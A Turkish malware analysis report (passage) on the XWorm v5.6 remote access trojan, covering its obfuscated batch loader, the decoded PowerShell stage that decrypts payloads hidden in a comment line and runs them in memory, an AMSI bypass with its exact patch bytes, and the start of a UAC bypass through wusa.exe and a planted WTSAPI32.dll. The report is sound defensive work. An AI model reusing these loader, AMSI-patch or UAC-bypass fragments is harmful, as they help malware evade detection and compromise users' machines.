

XWORM V5.6

TEKNİK ANALİZ RAPORU

ZAYOTEM

ZARARLI YAZILIM ÖNLEME VE TERSİNE MÜHENDİSLİK

İçindekiler

İÇİNDEKİLER	i
ÖN BAKIŞ.....	1
LOADER.BAT ANALİZİ	2
STATİK ANALİZ	2
DİNAMİK ANALİZ	5
VYYMZDFNXJ.TMP ANALİZİ	8
STATİK ANALİZ	8
DİNAMİK ANALİZ	10
AVPVLRXXDN.TMP ANALİZİ.....	11
STATİK ANALİZ	11
DİNAMİK ANALİZ	13
WTSAPI32.DLL ANALİZİ	21
STATİK ANALİZ	21
DİNAMİK ANALİZ	23
LOADER.EXE ANALİZİ.....	24
STATİK ANALİZ	24
DİNAMİK ANALİZ	26
YARA KURALI.....	37
MITRE ATTACK TABLE.....	41
ÇÖZÜM ÖNERİLERİ	41
HAZIRLAYAN	42

Ön Bakış

XWorm, ilk kez **2022** yılında keşfedilen ve gelişmiş özellikleriyle öne çıkan bir **Remote Access Trojan (RAT)** zararlısıdır. Başlangıçta **Malware-as-a-Service (MaaS)** modeliyle piyasaya sürülen **XWorm**, abonelik seviyelerine göre değişen modüler yapısı sayesinde **bilgi hırsızlığı**, **uzaktan komut kontrolü**, **DDoS saldırıları** ve **fidye yazılımı** gibi çeşitli kötü amaçlı faaliyetler gerçekleştirebilmektedir.

Zararlı, **web tarayıcılarındaki kimlik bilgileri**, **masaüstü mesajlaşma uygulamaları**, **FTP istemcileri** ve özellikle **kripto para cüzdanlarına** yönelik veri hırsızlığı yapmanın yanı sıra, **klavye kaydı**, **ekran ve webcam görüntüsü alma**, **ağ taraması** ve **clipboard manipülasyonu** gibi kapsamlı sızma tekniklerini kullanmaktadır. **XWorm**, gelişmiş **anti-analiz** teknikleri sayesinde tespit edilmesi zor olan **sofistike** bir tehdit olarak kabul edilmektedir.

XWorm şu alanlara erişim sağlamaktadır:

- Web tarayıcılarına kaydedilen kimlik bilgileri,
- Keylogging ile klavye takibi yapma
- Ağ içi port taraması,
- Blockchain (kripto para) cüzdanları,
- Uzaktan komut kontrolü,
- Clipboard Manipülasyonu

2023 ve **2024** yıllarında **GitHub**, **Telegram** ve çeşitli dosya paylaşım platformları üzerinden hızla yayılarak dünya genelinde on binlerce cihazı etkilemiştir. Başta **TA558**, **NullBuldge** ve **UAC-0184** gibi gelişmiş tehdit aktörleri tarafından kullanılan **XWorm**, hem amatör hem profesyonel saldırganlar arasında yaygınlaşmış ve özellikle **ABD** dahil birçok ülkeyi hedef almıştır.

Loader.bat Analizi

Adı	Loader
MD5	08d7d5f2f0e18ec81157efd97055f44f
SHA256	bb61e58f11e979f287a40449ddb0172abbe28c96b2c04a6b3560a3f6d536539d
Dosya Türü	Bat

Statik Analiz

```
1 @echo off
2 %nhiOvXUvZJiCxXCZWchh%$%nhiOvXUvZJiCxXCZWchh%e%nhiOvXUvZJiCxXCZWchh%t%nhiOvXUvZJiCxXCZWchh%l%nhiOvXUvZJiCxXCZWchh%
3 set "BLHQHOvGifiyiXvJtUOA=s"
4 set "aCOFJAscSLbKPjppAmuK=t"
5 set "iXjSjYtzIqwuQVkaTRwD=!BLHQHOvGifiyiXvJtUOA!e!aCOFJAscSLbKPjppAmuK!"
6 !iXjSjYtzIqwuQVkaTRwD! "EEHFWuaLqq=net "
7 !iXjSjYtzIqwuQVkaTRwD! "JVJdzEmpMX=file"
8 !iXjSjYtzIqwuQVkaTRwD! "XmSSbFvdCH=>41"
9 !iXjSjYtzIqwuQVkaTRwD! "GoFOUroCmS= > n"
10 !iXjSjYtzIqwuQVkaTRwD! "rQGaHwVXxb=ul 2"
11 %EEHFWuaLqq%$%JVJdzEmpMX%$%GoFOUroCmS%$%rQGaHwVXxb%$%XmSSbFvdCH%
```

Şekil 1- Obfuscate Edilmiş Bat Dosyası

Zararlı dosyasını incelediğimiz zaman göze çarpan **“nhiOvXUvZJiCxXCZWchh”** isimli değişken 32 kez tekrar etmektedir. Kodun obfuscation yöntemi gereği, bu değişkenler arasındaki harfler teker teker çağrılarak birleştirilmekte ve gizlenen gerçek komut olan **“setlocal...”** ifadesini oluşturmaktadır. Bu ifadenin amacı kodun sonraki bölümlerinde **gecikmeli değişken genişletme** özelliğini aktif olarak kullanmasıdır. **iXjSjYtzIqwuQVkaTRwD** değişkeni, harfleri parçalara ayrılmış olan set komutunu dinamik olarak oluşturup çalıştırmak için kullanılmaktadır. Böylece kodun direkt okunması zorlaşmakta ve obfuscation sağlanmaktadır.

```

66 !iXjSjYtZlqwuQVKAtrwD! "iNShiNexsf=C; $"
67 !iXjSjYtZlqwuQVKAtrwD! "IPMLhmQHSJ=decr"
68 !iXjSjYtZlqwuQVKAtrwD! "NZIazzzcZU=; }}"
69 !iXjSjYtZlqwuQVKAtrwD! "qBRWUZTVFN=n {"
70 :: XsP0+UUXmA55n5v7OemSqiKLY26k38NT2d3w5+hhmEqnv9QVDeO23UbIUa1AeGN28bmsWG9/eU49IovQFbAtrzSOkpxNEKBuZaN1gu6x9TvcT
71 !iXjSjYtZlqwuQVKAtrwD! "cqUuUdnCAa=ram2"
72 !iXjSjYtZlqwuQVKAtrwD! "hkLkyQxKSR=aes_"
73 !iXjSjYtZlqwuQVKAtrwD! "FuxkDhNrAx= $de"
74 !iXjSjYtZlqwuQVKAtrwD! "qGtTOquAh1={ $a"
75 !iXjSjYtZlqwuQVKAtrwD! "addBznEXes=retu"

```

Şekil 2- Yorum Satırı İçerisinde Bulunan Payload

Dosyanın içerisinde, zararlının şifrelenmiş ve sıkıştırılmış yükünü barındıran veri, “::” ile başlayan özel bir satırın içinde gizlenmiştir. Burada “::” karakteri, genellikle **yorum satırı** olarak kabul edilir ve çalıştırılmaz. Bu özelliği kullanan zararlı, içerdiği **base64** formatlı şifreli veriyi analiz araçlarının ve kullanıcıların dikkatinden kaçırmak amacıyla yorum satırı gibi gizlemektedir.

```

1 #echo off
2 setlocal enabledelayedexpansion
3
4 netfile &1 nul 2
5
6
7 if not %errorlevel%==0 ( powershell -no profile -ep bypass - command Start-Process -FilePath '%0' -ArgumentList '%cd%' -Verb runas
8 cd /d %1
9
10
11 :: XsP0+UUXmA55n5v7OemSqiKLY26k38NT2d3w5+hhmEqnv9QVDeO23UbIUa1AeGN28bmsWG9/eU49IovQFbAtrzSOkpxNEKBuZaN1gu6x9TvcTqjdjVjUly6z2pgVepYf
12
13 $systemdrive%\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -no profile -windowstyle hidden -ep bypass -command function {
14 { $aes_var=[System.Security.Cryptography.Aes::Create()]; $aes_var.Mode=[System.Security.Cryptography.CipherMode]::CBC;
15 $aes_var.Padding=[System.Security.Cryptography.PaddingMode]::PKCS7; $aes_var.Key=[System.Convert]::('gnirtS46esaBmorF'[-1..-16] -join '')
16 ('1feilSmxIsyGKCa5a6Orqa+49bcIGc0uyRJvpMAyc8c'; $aes_var.IV=[System.Convert]::('gnirtS46esaBmorF'[-1..-16] -join ''))('bVh4jL6f
17 $decryptor_vr=$aes_var.CreateDecryptor($return_var,$decryptor_var.TransformFinalBlock($param_var,0,$param_var.Length)); $decrypt
18 $aes_var.Dispose(); $return_var=function decompress_function($param_var){ $yXoMR=New-Object System.IO.MemoryStream($param_var);
19 $JNrUD=New-Object System.IO.Compression.GZipStream($yXoMR,[IO.Compression.CompressionMode]::Decompress); $JNrUD.CopyTo($bdcy);
20 $bdcy.Dispose(); $bdcy.ToArray();}function exe"cute_function($param_var,$param2_var){ $svctvs=[System.Reflection.Assembly]::LoadFrom($param2_var);
21 ([byte[]]$param_var); $BwmvC=$svctvs.EntryPoint; $BwmvC.Invoke($null,$param2_var);$Host.UI.RawUI.WindowTitle = '%~f0';$fMVPw=
22 ''('%~f0').Split((Environment)::NewLine);foreach ($NUIie in $fMVPw) { if ($NUIie.StartsWith(':: ')) { $RwWnk=$NUIie.Sub
23 $payloads_var=[string[]]$RwWnk.Split('\');$payload1_var=decompress_function (decrypt_function ([Convert]::('gnirtS46esaBmorF'[-1..-16] -join ''))($payloads_var[1]));
24 $payload2_var=decompress_function (decrypt_function ([Convert]::('gnirtS46esaBmorF'[-1..-16] -join ''))($payloads_var[1]));
25 execute_function $payload1_var $null;execute_function $payload2_var (,[string[]] ('%*'));
26
27 (goto) 2>nul & del "%~f0"
28 exit /b

```

Şekil 3- Kodun Temizlenmesi

Zararlı dosyanın karartılması kaldırıldığında asıl çalışan **.bat** dosyası okunur hale gelmektedir. Çok katmanlı obfuscation teknikleri kullanan zararlı **.NET** payload'larını çalıştırmak amacıyla hazırlanmıştır. Dosya içinde:

- Yetki kontrolü
- AES-CBC (şifreleme çözme),
- GZip (sıkıştırma açma),
- Assembly yükleme

fonksiyonları tanımlanmaktadır. Zararlı içerik, dosyanın kendi içinde bulunan “::” ile başlayan satırda **base64 + gzip** formatında gömülü olarak saklanmaktadır. Payload'lar çözülüp bellekte çalıştırıldıktan sonra, dosya **kendisini silerek** iz bırakmamaktadır.

```

1 @echo off
2 setlocal enabledelayedexpansion
3
4 net file > nul 2>%1
5
6 if not %errorlevel%==0 (
7     powershell -noprofile -ep bypass -command Start-Proce
8     exit /b
9 )
10
11 cd /d %1
12
13 powershell.exe -noprofile -windowstyle hidden -ep bypass
14
15
16 (goto) 2>nul & del "%~f0"
17 exit /b
18

```

```

1 function decrypt_function($param_var) {
2     $aes_var = [System.Security.Cryptography.Aes]::Create()
3     $aes_var.Mode = [System.Security.Cryptography.CipherMode]::ECB
4     $aes_var.Padding = [System.Security.Cryptography.PaddingMode]::Zero
5     $aes_var.Key = [System.Convert]::FromBase64String($param_var.Key)
6     $aes_var.IV = [System.Convert]::FromBase64String($param_var.IV)
7     $decryptor_var = $aes_var.CreateDecryptor($aes_var.Key, $aes_var.IV)
8     $return_var = $decryptor_var.TransformFinalBlock($param_var.Data, $param_var.Data.Length)
9     $decryptor_var.Dispose()
10    $aes_var.Dispose()
11    return $return_var
12 }
13
14 function decompress_function($param_var) {
15     $input_stream = New-Object System.IO.MemoryStream($param_var.Data)
16     $output_stream = New-Object System.IO.MemoryStream($param_var.Data.Length)
17     $gzip_stream = New-Object System.IO.Compression.GzipStream($input_stream, [System.IO.Compression.CompressionMode]::Decompress)
18     $gzip_stream.CopyTo($output_stream)
19     $gzip_stream.Dispose()
20     $input_stream.Dispose()
21     $output_stream.Position = 0
22     $result = $output_stream.ToArray()
23     $output_stream.Dispose()
24     return $result
25 }

```

Şekil 4- Kod içerisinde bulunan CMD ve Powershell Bölümleri

İlgili dosya okunabilir hale getirildiğinde iki temel bileşene ayrıldığı görülmektedir; **CMD komutları** ve **PowerShell komutları**. Bu yapı, saldırganın hem klasik Windows komut satırı üzerinden temel işlemleri gerçekleştirmesine hem de daha gelişmiş, **.NET** tabanlı işlemler için **PowerShell**'i kullanmasına olanak tanımaktadır. **CMD** kısmı, ortam hazırlığı ve yetki kontrolü işlevini üstlenmektedir. Komut satırında “**net file**” komutu ile yönetici yetkisini kontrol etmektedir. Yetki bulunmuyorsa dosya, kendini **powershell** aracılığıyla yönetici olarak yeniden başlatmaktadır. Ardından ilgili dizine geçiş yapmaktadır. **Powershell** kısmı ise zararlı yüklerin belleğe alınıp çalıştırılmasını sağlamaktadır.

Dinamik Analiz


```
36 foreach ($line in $fileContent) {
37     if ($line.StartsWith(':: ')) {
38         $payloads = $line.Substring(3).Split('\')
39         break
40     }
41 }
42
43 $payload1 = decompress_function(decrypt_function([Convert]::FromBase64Str
44 $payload2 = decompress_function(decrypt_function([Convert]::FromBase64Str
45
46 execute_function $payload1 $null
47 execute_function $payload2 (, [string[]]('%*'))
48 }
```

Şekil 5- Payloadın İki Parçaya Bölünmesi

Zararlı dosyanın içinde bulunan **PowerShell** kısmında “::” ile başlayan yorum satırı, aslında zararlının çalıştıracakları **iki ayrı payload**’ı saklamaktadır. Bu satır, **base64** formatında ve **GZip** sıkıştırılmalı **iki şifreli parçayı** içermektedir. Kod içerisinde **Split('\')** kullanılarak bu satırdaki veri “\” karakterine göre iki parçaya ayrılmaktadır. Bu işlem sonucunda:


- **payloads_var[0]** → İlk şifreli payload,
- **payloads_var[1]** → İkinci şifreli payload

Değerleri atanmaktadır. Her payload sırasıyla “**Aes**” ile şifresi çözülerek “**Gzip**” ile açılmaktadır.



Şekil 6- GZip Formatı Magic Header’ı

31 139 8 0 (hex: **1F 8B 08 00**) dizisi, **GZip** sıkıştırma formatının özgün **magic header** değeridir. Bu sabit baytlar, verinin **GZip** algoritması kullanılarak sıkıştırıldığını tanımlamaktadır. Analiz edilen veri, **AES-CBC** yöntemiyle şifrelenmiş ve şifre çözme işlemi sonrasında ortaya çıkan çıktı, **GZip** formatında sıkıştırılmış bir veri bloğu olduğunu göstermektedir.




```
C:\Users\████████\Desktop\1.ps1
File Edit View Tools Debug Add-ons Help
[DBG]: PS C:\Users\████████\Desktop>>
[IO.File]::WriteAllBytes("C:\Users\████████\Desktop\dizin\payload1.exe", $payload1)
[IO.File]::WriteAllBytes("C:\Users\████████\Desktop\dizin\payload2.exe", $payload2)

[DBG]: PS C:\Users\████████\Desktop>>
```

Şekil 9- Zararlıların Drop Edilmesi

Şifrelenmiş ve sıkıştırılmış iki ayrı veri bloğu, ilgili deşifre ve açma işlemlerinin ardından binary formata dönüştürülmüştür. Bu ikili veriler, PowerShell'in **WriteAllBytes** metoduyla **payload1.exe** ve **payload2.exe** isimli yürütülebilir dosyalar olarak disk üzerinde kaydedilmiştir.



Ad	Değiştirme tarihi	Tür	Boyut
payload1	████████	Uygulama	5 KB
payload2	████████	Uygulama	209 KB

Şekil 10- Zararlıların Kayıt Edilmesi ve Boyut Bilgileri

Bu işlemler sonucunda zararlı kodun belleğe yüklenen içerikleri manuel olarak elde edilmiş ve böylece **stage-2** aşamasına geçilerek yüklerin analizi mümkün hale gelmiştir.

vYYmZDFNxJ.tmp Analizi


Adı	vYYmZDFNxJ
MD5	3E94965C308C6F2C9279D58F2472561F
SHA256	7dd793aab5547eb5523f7c9c0222b819995d7550603fa027854a63327b59b657
Dosya Türü	PE32/.NET

Statik Analiz

File Type	Portable Executable 32 .NET Assembly
File Info	Microsoft Visual Studio .NET
File Size	5.00 KB (5120 bytes)
PE Size	5.00 KB (5120 bytes)

Şekil 11- Dosyanın Boyutu ve Türü

Analiz edilen ilk zararlı yaklaşık **5 KB** boyutunda, **32-bit mimaride** derlenmiş bir **.NET assembly** dosyasıdır. Bu dosya, dinamik olarak oluşturulan geçici isimle **vYYmZDFNxJ.tmp** sistemde saklanmakta ve doğrudan bellekte yüklenerek çalıştırılmaktadır.



Şekil 12- Dosyanın Yapısı

PHANTOM isimli sınıf altında **bellek manipülasyonu**, **tespit önleme** gibi teknikler dikkat çekmektedir.

```

Main():void X
1 // PHANTOM.Program
2 // Token: 0x06000004 RID: 4 RVA: 0x00002080 File Offset: 0x00002080
3 [STAThread]
4 private static void Main()
5 {
6     IntPtr intPtr = Program.ASLR(Program.amsiScanBufferAddress, Program.RebaseAddress, Program.obfDll_Str);
7     byte[] array;
8     if (IntPtr.Size != 8)
9     {
10         RuntimeHelpers.InitializeArray(array = new byte[8], fieldof(<PrivateImplementationDetails>
11             {5A6B5DC4-1F23-44D5-88E7-63788194D322}).$method0x6000004-1).FieldHandle);
12     }
13     else
14     {
15         RuntimeHelpers.InitializeArray(array = new byte[6], fieldof(<PrivateImplementationDetails>
16             {5A6B5DC4-1F23-44D5-88E7-63788194D322}).$method0x6000004-2).FieldHandle);
17     }
18     byte[] array2 = array;
19     uint flNewProtect;
20     Program.VirtualProtect(intPtr, (UIntPtr)((ulong)((long)array2.Length)), Program.PAGE_EXECUTE_READWRITE, out flNewProtect);
21     Marshal.Copy(array2, 0, IntPtr.Zero, array2.Length);
22     Program.VirtualProtect(intPtr, (UIntPtr)((ulong)((long)array2.Length)), flNewProtect, out flNewProtect);
23 }

```

Şekil 13- Main Yapısı

Main fonksiyonu, zararlı yazılım çalışmaya başladığında sistemdeki **AMSI (Antimalware Scan Interface)** korumasını etkisiz hale getirmeyi amaçlamaktadır. İlk olarak, hedef bellekteki AMSI fonksiyonunun adresi hesaplanır. Hesaplanan bu adres üzerine yazmak için platforma göre değişen bir byte dizisi hazırlanmaktadır. Bu byte dizisi, **.NET** derleyicisi içinde gömülü şekilde gizlenmiş olup çalışma zamanında belleğe alınmaktadır. Ardından, hedef bellek alanının koruması **VirtualProtect API**'si ile geçici olarak yazılabilir ve çalıştırılabilir hale getirilmektedir. Hazırlanan zararlı kod **Marshal.Copy** fonksiyonu aracılığıyla bu adrese yazılır ve işlem sonunda bellek koruma seviyesi eski haline getirilmektedir. Böylece **AMSI** devre dışı bırakılır ve sonraki zararlı yüklerin sistem tarafından algılanması engellenmiş olur.

```

.ctor():void X
1 // PHANTOM.Program
2 // Token: 0x06000006 RID: 6 RVA: 0x00002104 File Offset: 0x00002104
3 // Note: this type is marked as 'beforefieldinit'.
4 static Program()
5 {
6     Program.amsiScanBufferAddress = (IntPtr)6442465376L;
7     Program.RebaseAddress = (IntPtr)6442450944L;
8     Program.PAGE_EXECUTE_READWRITE = 64U;
9     Program.obfDll_Str = "*a*m*s*i*.d*!l*!*" .Replace("!", "");
10 }
11

```

Şekil 14- CCTOR İçeriği

Zararlı yazılımın Main metodundan önce çalışarak AMSI bypass işlemi için gerekli kritik değişkenleri önceden tanımlamaktadır. **AmsiScanBufferAddress** ve **RebaseAddress** sabit bellek adresleri olarak atanmaktadır; bu adresler, bellekteki **amsi.dll** içindeki hedef fonksiyonu işaret etmektedir.

Dinamik Analiz

Program, **AMSI**'nin kötü amaçlı içerik taramasını atlatmak için **AmsiScanBuffer** fonksiyonunu runtime'da yamalayarak devre dışı bırakmaya çalışmaktadır.

```
28 IntPtr IntPtr = Program.ASLR(Program.AmsiScanBufferAddress, Program.RebaseAddress, Program.obfDll_Str);
29 byte[] array;
30 if (IntPtr.Size != 8)
31 {
32     RuntimeHelpers.InitializeArray(array = new byte[8], fieldof(<PrivateImplementationDetails>
33     {5A6B5DC4-1F23-44D5-88E7-63788194D322}).$method0x6000004-1).FieldHandle);
34 }
35 else
36 {
37     RuntimeHelpers.InitializeArray(array = new byte[6], fieldof(<PrivateImplementationDetails>
38     {5A6B5DC4-1F23-44D5-88E7-63788194D322}).$method0x6000004-2).FieldHandle);
39 }
40 byte[] array2 = array;
41 uint flNewProtect;
42 Program.VirtualProtect(IntPtr, ((ulong)(IntPtr.Length)) * 4, flNewProtect, Program.PAGE_EXECUTE_READWRITE);
```

Name	Value	Type
System.IntPtr.Size.get returned	0x00000008	int
IntPtr	0x0000000000003860	System.IntPtr
array2	null	byte[]
flNewProtect	0x00000000	uint

Şekil 15-Mimariye Bağlı Yama Seçimi

Zararlı çalıştığı sistemin mimarisini **IntPtr.Size** özelliğiyle belirlemektedir. Eğer **IntPtr.Size** 8 değilse (yani **32-bit sistemde çalışıyorsa**), 8 bayt uzunluğunda bir yama dizisi oluşturulur; eğer 8 ise (**64-bit sistemde**), 6 bayt uzunluğunda farklı bir yama dizisi hazırlamaktadır.

n

array2	byte[0x00000006]	byte[]
[0]	0xB8	byte
[1]	0x57	byte
[2]	0x00	byte
[3]	0x07	byte
[4]	0x80	byte
[5]	0xC3	byte

Şekil 16- 6 Baytlık Yama Kodu

Bu 6 baytlık yama kodu, **AmsiScanBuffer** fonksiyonunun işleyişini engellemek için makine dilinde şu komutları içerir “**B8 57 00 07 80**” ile **eax** register'ına **0x80070057** kodlu **geçersiz argüman hatası** yüklenir ve “**C3**” kodu ile fonksiyondan dönülür. Bu sayede fonksiyon hata döndürerek **AMSI** taramasını devre dışı bırakmaktadır.

AVpvlRxXdn.tmp Analizi

Adı	AVpvlRxXdn
MD5	15F3F73E2CCCFC1623C3D06A4CF1519A
SHA256	53b52b5afd45ab7351716b7444271ad290529ff6ff9501571bd6728875bc0c98
Dosya Türü	PE32/.NET

Statik Analiz

File Type	Portable Executable 32 .NET Assembly
File Info	Microsoft Visual Studio .NET
File Size	209.00 KB (214016 bytes)
PE Size	209.00 KB (214016 bytes)

Şekil 17- Dosyanın Boyutu ve Türü

AVpvlRxXdn.tmp dosyası **Portable Executable 32-bit** formatında olduğu ve .NET tabanlı olduğu belirlenmiştir. Dosya boyutu yaklaşık **209 KB**'dir.

```
sttcXWAHGYWGkxwUHtYU
└─ ixMngCjImOMeKvNxBfGB @02000002
  └─ Base Type and Interfaces
  └─ Derived Types
    └─ .cctor() : void @0600000E
    └─ ixMngCjImOMeKvNxBfGB() : void @0600000D
    └─ CheckRemoteDebuggerPresent(IntPtr, ref bool) : bool @06000004
    └─ GetProcAddress(IntPtr, string) : IntPtr @06000002
    └─ InstallStartup(string) : void @06000009
    └─ IsAdmin() : bool @06000007
    └─ IsDebuggerPresent() : bool @06000005
    └─ IsStartup(string) : bool @06000008
    └─ IdXefvhZvEtuMsVHgWu(byte[], byte[], byte[]) : byte[] @0600000A
    └─ LoadLibrary(string) : IntPtr @06000001
    └─ Main(string[]) : void @06000006
    └─ NSvrMsvMkZtCMxezlikZ(byte[]) : byte[] @0600000B
    └─ VirtualProtect(IntPtr, UIntPtr, uint, out uint) : bool @06000003
    └─ vjnHuCKYdRPvjmOtlfSm(string) : byte[] @0600000C
    └─ PAGE_EXECUTE_READWRITE : uint @04000001
```


Şekil 18- AVpvlRxXdn.tmp içeriği

Zararlı yazılımın **AVpvlRxXdn.tmp** adında bir .NET Assembly olarak yapılandığı ve **sttcXWAHGYWGkxwUHtYU** adlı sınıf altında birçok iç içe metod içerdiği görülmektedir. Sınıf içerisinde “**.cctor()**” metodunun tanımlı olması, zararlının **Main()** metodundan önce bazı işlemler yaptığını göstermektedir. Metot listesi, zararlının aşağıdaki davranışlarını açıkça ortaya koymaktadır:

- CheckRemoteDebuggerPresent, IsDebuggerPresent ve IsAdmin gibi API’lerle **anti-debugging ve çevresel kontrol mekanizmaları**,
- LoadLibrary, GetProcAddress, VirtualProtect gibi API çağrılarıyla **belirli bellek adreslerine müdahale ve yükleme işlemleri**,
- InstallStartup, IsStartup gibi metodlarla **kalıcılık** elde etme amaçlı işlemler,
- NSvrMsvMkZtCMxezlikZ ve vjnHuCKYdRPvjmOtlfSm gibi karıştırılmış isimli fonksiyonlar içinde **şifre çözme, payload işleme** davranışları bulunduğu değerlendirilmiştir.

Ayrıca **PAGE_EXECUTE_READWRITE** sabitinin tanımlı olması, zararlının bellekteki belirli bölgelere **kod yazıp çalıştırabildiğini** doğrulamaktadır.

Dinamik Analiz




```
// Token: 0x06000006 RID: 6 RVA: 0x0002088 File Offset: 0x0000288
private static void Main(string[] args)
{
    string fileName = Process.GetCurrentProcess().MainModule.FileName;
    Version version = Environment.OSVersion.Version;
    if (version.Major < 6 || version.Minor < 1)
    {
        if (version.Major < 10)
        {
            goto TL_C8;
        }
    }
}
```

Name	Value
System.OperatingSystem.Version.get returned	{6.1.7601.65536}
args	string[0x00000000]
version	{6.1.7601.65536}

Şekil 19- Sürüm Bilgisi Tespiti

Zararlı yazılımın başlangıç noktasında, çalışmakta olan yürütülebilir dosyanın tam yolu **Process.GetCurrentProcess().MainModule.FileName** aracılığıyla elde etmekte ve ardından hedef sistemin işletim sistemi sürüm bilgisini **OSVersion.Version** üzerinden sorgulamaktadır. Bu sürüm değeri **6.1.7601.65536 (Windows 7 SP1)** olduğu görülmektedir. Kodun bu kısmı, işletim sisteminin (**Major**) ve (**Minor**) sürüm numaralarına göre koşullu bir dallanma gerçekleştirmektedir.



```
try
{
    if (!ixMngCjImOMeKvNxBfGB.IsAdmin())
    {
        Directory.CreateDirectory(@"\\?\C:\Windows\System32");
        File.Copy("C:\Windows\System32\wusa.exe", "C:\Windows\System32\wusa.exe", true);
        File.WriteAllBytes("C:\Windows\System32\WTSAPI32.dll", ixMngCjImOMeKvNxBfGB.NSvRmSVmKZtCMxJezIiK
        (ixMngCjImOMeKvNxBfGB.vjnHuCKYdRPvImOtIfSm("UAC")));
        Process.Start(new ProcessStartInfo
        {
            FileName = "C:\Windows\System32\wusa.exe",
            Arguments = "\" + Console.Title + "\"",
            UseShellExecute = true,
            WindowStyle = ProcessWindowStyle.Hidden
        });
        Environment.Exit(-1);
    }
    Directory.Delete(@"\\?\C:\Windows ", true);
}
catch
{
}
```

Şekil 20- IsAdmin Fonksiyonu

